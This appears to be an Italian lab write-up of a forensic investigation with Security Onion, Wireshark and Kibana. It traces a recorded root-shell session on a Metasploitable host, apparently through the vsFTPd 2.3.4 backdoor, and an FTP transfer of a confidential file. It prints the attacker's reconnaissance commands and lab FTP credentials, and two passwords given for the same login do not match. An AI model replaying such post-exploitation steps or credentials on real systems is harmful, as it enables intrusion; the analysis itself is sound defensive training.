12	2020-06-11 03:41:24.396217	209.165.200.235	209.165.201.17	TCP	83	6200 → 45415 [PSH, ACK] Seq=25 Ack=49 Win=...

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)  
Ethernet II, Src: 00:50:56:b3:72:09, Dst: 08:00:27:ab:84:07  
Internet Protocol Version 4, Src: 209.165.201.17, Dst: 209.165.200.235  
Transmission Control Protocol, Src Port: 45415, Dst Port: 6200, Seq: 0, Len: 0

Seguiamo il flusso TCP e notiamo le stesse informazioni della trascrizione con Sguil.

Wireshark · Follow TCP Stream (tcp.stream eq 0) · 209.165.201.17\_45415\_209.165.... -

```

id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDrCw7u2
uKgoT8McFDrCw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
          inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link

```

Il threat actor è visualizzato con colore rosso e il destinatario in blu.


Il nome dell'host target è *Metasploitable* e l'IP 209.168.200.235. L'attaccante con il comando *whoami* ha la conferma di essere *root* e di averne quindi tutti i privilegi, avendo facoltà di leggere qualsiasi informazione sull'account e sul file system.

Torniamo su *Sguil* e passiamo all'analisi con *Kibana*.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	seconion-...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE id ...
Quick Query										
Advanced Query										
Dshield IP Lookup										
Copy IP Address										
Alexa IP Lookup										
Bing IP Lookup										
CentralOps IP Lookup										
DomainTools IP Lookup										
Google IP Lookup										
Kibana IP Lookup										
SrcIP										

Procediamo impostando l'intervallo di tempo.

Essendo un attacco datato *11 giugno 2020* impostiamo le date in modo tale da includere gli eventi oggetto di analisi.



La schermata mostra i risultati con una lista dei differenti tipi di dato.

Utilizziamo il filtro *bro\_ftp* per filtrare solamente il traffico *ftp* e scorriamo verso il basso finché non visualizziamo il log degli eventi.

Time ▾	source_ip	source_port	destination_ip	destination_port	_id
▶ June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LDjqzXIBB6Cd-_0SbfgO
▶ June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LTjqzXIBB6Cd-_0SbfgO

Come mostrato nello screenshot, sono presenti 2 eventi di cui possiamo analizzare i dettagli. Ci concentriamo sul secondo e clicchiamo il collegamento relativo a *\_id*

The screenshot shows the Kibana interface with the 'Discover' tab selected. Two log entries are listed:

Time ▾	source_ip	source_port	destination_ip	destination_port	_id
▶ June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LDjqzXIBB6Cd-_0SbfgO
▼ June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LTjqzXIBB6Cd-_0SbfgO

The second entry is expanded in a JSON viewer. The '\_id' field is highlighted with a red box. The JSON structure includes fields like @timestamp, @version, \_id, \_index, and \_score.

[192.168.0.11:52776\\_209.165.200.235:21-6-1407876566.pcap](192.168.0.11:52776_209.165.200.235:21-6-1407876566.pcap)

Log entry:  
{"ts": "2020-06-11T03:53:09.086840Z", "uid": "C5GkeA4t8oX7rdWCTPr6", "id.orig\_h": "192.168.0.11", "id.orig\_p": 52776, "id.resp\_h": "209.165.200.235", "id.resp\_p": 21, "user": "analyst", "password": "chidrenz", "command": "STOR", "arg": "ftp://209.165.200.235./confidential.txt", "mime\_type": "text/plain", "reply\_code": 226, "reply\_msg": "Transfer complete.", "filed": "X1V63eSMAEIN16S2"}  
Sensor Name: seconion-import  
Timestamp: 2020-06-11 03:53:09  
Connection ID: CLI  
Src IP: 192.168.0.11  
Dst IP: 209.165.200.235  
Src Port: 52776  
Dst Port: 21  
OS Fingerprint: 192.168.0.11:52776 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7::??:?] (up: 3131 hrs)  
OS Fingerprint: > 209.165.200.235:21 (link: ethernet/modem)  
DST: 220 (vsFTPd 2.3.4)  
DST:  
SRC: USER analyst  
SRC:  
DST: 331 Please specify the password.  
DST:  
SRC: PASS cyberops  
SRC:  
DST: 230 Login successful.

Le immagini mostrano la presenza della voce *ftp://209.165.200.235./confidential.txt* e l'immissione delle credenziali *analyst* e *cyberops* da parte dell'attaccante.

Selezioniamo ora *Files* nel pannello di sinistra per vedere i tipi di file che sono stati registrati



La maggior parte sono file di testo e immagini.

In basso, nella sezione *Source*, aggiungiamo il filtro *FTP\_DATA* cliccando sulla lente d'ingrandimento e verifichiamo i risultati.

Files - MIME Type		Files - Source IP Address		Files - Destination IP Address	
MIME Type	Count	File IP Address	Count	IP Address	Count
text/plain	1	192.168.0.11	1	209.165.200.235	1

⌚ @timestamp      🔎 🔎 🔍 ⚡ June 11th 2020, 03:53:09.088

Analizziamo infine il contenuto del file trasferito tramite *ftp*

```
Log entry:
"ts": "2020-06-11T03:53:09.088773Z", "fluid": "FX1V63eSMAEIN1652", "tx_hosts": "192.168.0.11", "rx_hosts": "209.165.200.235", "conn_uids": "C2Jv8MWV6Xg4Ibb51", "source": "FTP_DATA", "depth": 0, "analyzers": ["SHA1", "MD5"], "mime_type": "text/plain", "duration": 0.0, "is_orig": false, "seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "timedout": false, "md5": "e7bc9c20bfd5666365379c91294d536b", "sha1": "f7f54aceee0342f6161f8e63a10824ee11b330725"}
```

Sensor Name: seconion-import  
Timestamp: 2020-06-11 03:53:09  
Connection ID: CLI  
Src IP: 192.168.0.11  
Dst IP: 209.165.200.235  
Src Port: 49817  
Dst Port: 20  
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)  
OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)  
SRC: CONFIDENTIAL DOCUMENT  
SRC: DO NOT SHARE  
SRC: This document contains information about the last security breach.  
SRC:

Dalle informazioni raccolte, si raccomanda di cambiare la password dell'utente *analyst* poiché compromessa.